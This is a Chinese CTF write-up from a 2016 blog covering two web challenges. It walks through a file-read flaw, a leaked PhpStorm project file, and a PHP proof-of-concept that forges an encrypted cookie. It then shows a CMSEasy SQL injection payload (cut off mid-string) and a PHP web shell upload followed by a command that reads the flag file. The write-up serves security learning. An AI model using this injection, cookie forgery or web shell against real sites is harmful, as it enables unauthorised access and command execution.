

"百度杯"CTF 9月2日 WriteUp.md

原创

[Bendawang](#) 于 2016-09-04 14:11:48 发布 9254 收藏

分类专栏: [WriteUp Web](#) 文章标签: [ctf web i春秋](#) [百度杯](#) [writeup](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_19876131/article/details/52432140


版权



[WriteUp](#) 同时被 2 个专栏收录

24 篇文章 0 订阅

订阅专栏



[Web](#)

34 篇文章 2 订阅

订阅专栏

CODE 50pt

合天7月高校联赛赛前指导赛原题

访问页面后, 非常明显的image参数可猜测为文件读取, 返回base64编码的文件内容

然后读取一下index.php有个过滤, flag应该是在 `config.php` 下面, 但是绕不过, 下面就是 `index.php`

```
<?php
/**
 * Created by PhpStorm.
 * Date: 2015/11/16
 * Time: 1:31
 */
header('content-type:text/html;charset=utf-8');
if(!isset($_GET['jpg']))
    header('Refresh:0;url=./index.php?jpg=hei.jpg');
$file = $_GET['jpg'];
echo '<title>file:'.$file.'</title>';
$file = preg_replace("/[^\a-zA-Z0-9.]+/", "", $file);
$file = str_replace("config", "_", $file);
$txt = base64_encode(file_get_contents($file));

echo "<img src='https://img-blog.csdnimg.cn/2022011917221226104.gif'.".$txt."></img>";

/**
 * Can you find the flag file?
 */
?>
```

从注释里面得到提示 `phpstorm`，这个东西工具在写Php的时候会默认创建一个.idea文件夹，一般会直接默认创建几个文件
下面是我开phpstorm的截图

📁 copyright	2016/9/3 8:15	文件夹	
📄 modules.xml	2016/9/3 8:15	XML 文档	1 KB
📄 workspace.xml	2016/9/3 8:59	XML 文档	10 KB
📄 www.iml	2016/9/3 8:15	IML 文件	1 KB

然后去访问 `.idea/workspace.xml` 发现目录下又一个 `f13g_ichuqiu.php`

```
- <component name="FileEditorManager">
  - <leaf SIDE_TABS_SIZE_LIMIT_KEY="300">
    - <file leaf-file-name="f13g_ichuqiu.php" pinned="false" current-in-tab="false">
      - <entry file="file://$PROJECT_DIR$/f13g_ichuqiu.php">
        - <provider selected="true" editor-type-id="text-editor">
          - <state vertical-scroll-proportion="-4.071429">
            <caret line="6" column="3" selection-start-line="6" selection-start-column="3" />
            <folding/>
```

在首页获取它的源码如下：

```

<?php
/**
 * Created by PhpStorm.
 * User: pfeven
 * Date: 2016/7/20
 * Time: 17:19
 */

error_reporting(E_ALL || ~E_NOTICE);
include('config.php');
function random($length, $chars = 'ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789abcdefghijklmnopqrstuvwxyz') {
    $hash = '';
    $max = strlen($chars) - 1;
    for($i = 0; $i < $length; $i++) {
        $hash .= $chars[mt_rand(0, $max)];
    }
    return $hash;
}

function encrypt($txt,$key){
    for($i=0;$i<strlen($txt);$i++){
        $tmp .= chr(ord($txt[$i])+10);
    }
    $txt = $tmp;
    $rnd=random(4);
    $key=md5($rnd.$key);
    $s=0;
    for($i=0;$i<strlen($txt);$i++){
        if($s == 32) $s = 0;
        $tmp .= $txt[$i] ^ $key[++$s];
    }
    return base64_encode($rnd.$tmp);
}

function decrypt($txt,$key){
    $txt=base64_decode($txt);
    $rnd = substr($txt,0,4);
    $txt = substr($txt,4);
    $key=md5($rnd.$key);

    $s=0;
    for($i=0;$i<strlen($txt);$i++){
        if($s == 32) $s = 0;
        $tmp .= $txt[$i]^$key[++$s];
    }
    for($i=0;$i<strlen($tmp);$i++){
        $tmp1 .= chr(ord($tmp[$i])-10);
    }
    return $tmp1;
}

$username = decrypt($_COOKIE['user'],$key);
if ($username == 'system'){
    echo $flag;
}else{
    setcookie('user',encrypt('guest',$key));
    echo "It's Works!";
}

```

对应写POC即可

```

<?php
function ss($txt,$m){
    for($i=0;$i<strlen($m);$i++){
        $tmp .= chr(ord($m[$i])+10);
    }
    $m=$tmp;
    $tmp='';
    $txt=base64_decode($txt);
    $rnd = substr($txt,0,4);
    $txt = substr($txt,4);
    for($i=0;$i<strlen($txt);$i++){
        $key .= $txt[$i] ^ $m[$i];
    }
    $s='0123456789abcdef';
    $txt1='system';
    for($i=0;$i<strlen($txt1);$i++){
        $tmp .= chr(ord($txt1[$i])+10);
    }
    $txt1=$tmp;
    $tmp='';
    for($i=0;$i<16;$i++){
        $tmp = $key.$s[$i];
        for($ii=0;$ii<strlen($txt1);$ii++){
            $txt2 .= $txt1[$ii] ^ $tmp[$ii];
        }
        file_put_contents('1.txt',base64_encode($rnd.$txt2)."\r\n",FILE_APPEND);
        $txt2='';
    }
}
ss('VW9BNRVKDUQd','guest');//guest及其对应的cookie.
?>

```

跑一遍会生成了16个加密的密文，用burp的intruder加载后，爆破下，即可得到flag。
截图如下：

Intruder attack 2

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status
0		200
1	VW9BNRm2H0cMRw==	200
2	VW9BNRm2H0cMRg==	200
3	VW9BNRm2H0cMRQ==	200
4	VW9BNRm2H0cMRA==	200
5	VW9BNRm2H0cMQw==	200
6	VW9BNRm2H0cMQg==	200
7	VW9BNRm2H0cMQQ==	200
8	VW9BNRm2H0cMQA==	200
9	VW9BNRm2H0cMTw==	200

Request Response

Raw Headers Hex

```

HTTP/1.1 200 OK
Server: ASERVER/1.8.0-3
Date: Sat, 03 Sep 2016 01:31:24 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 42
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4
Set-Cookie: __ads_session=7i/Yw2RqxwgABgoATAA=; domain=*.game.ichunqiu.com; path=/
X-Powered-By-Anquanbao: MISS from non-bi-icg-ichunqiu-ib1

flag{6d1396d4-fa4d-4e61-a72b-e338d5b1e452}

```

Request Response

Raw Params Headers Hex

```

GET /f13g_ichunqiu.php HTTP/1.1
Host: 212de7518b874fc2a9be23766fdcd2:
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2703.104 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh,en-US;q=0.7,en;q=0.6
Accept-Encoding: gzip, deflate
Cookie: ci_session=1c207ae1b4e0fc505f1e452; chkphone=acWxNpxhQpDiAchhNuSnEcryiQuDI

```

Finished

YeserCMS 50pt

在文档下载里面点进一个文档后，下面有个评论区，暴露了是cmseasy

我要评论:

已有 0 位网友发表评论 [点击查看](#)

CMSEASY™

用户名: 验证码: 

这下去搜cmseasy的公开漏洞试试，找到一个在 `/celive/live/header.php` 下存在报错注入，向它post

```

ajax=Postdata&ajaxargs[0]=<xjxquery><q>detail=xxxxxx%2527%252C%2528UpdateXML%25281%252CCONCAT%25280x5

```


之后就执行命令 `cat var/www/html/flag.php` 就行了

`http://aa35b475298347e8adb7bedcc6d1eb0100132dc4067c4c86.game.ichunqiu.com/u/`

Enable Post data Enable Referrer

`e=system
&pass=cat var/www/html/flag.php`

flag就在源码里面了

```
-----23176317587403  
Content-Disposition: form-data; name="file"; filename="index.php"  
Content-Type: text/plain  
<script language="Php">  
$e = $_REQUEST['e'];  
register_shutdown_function($e, $_REQUEST['pass']);  
</script>  
-----23176317587403--
```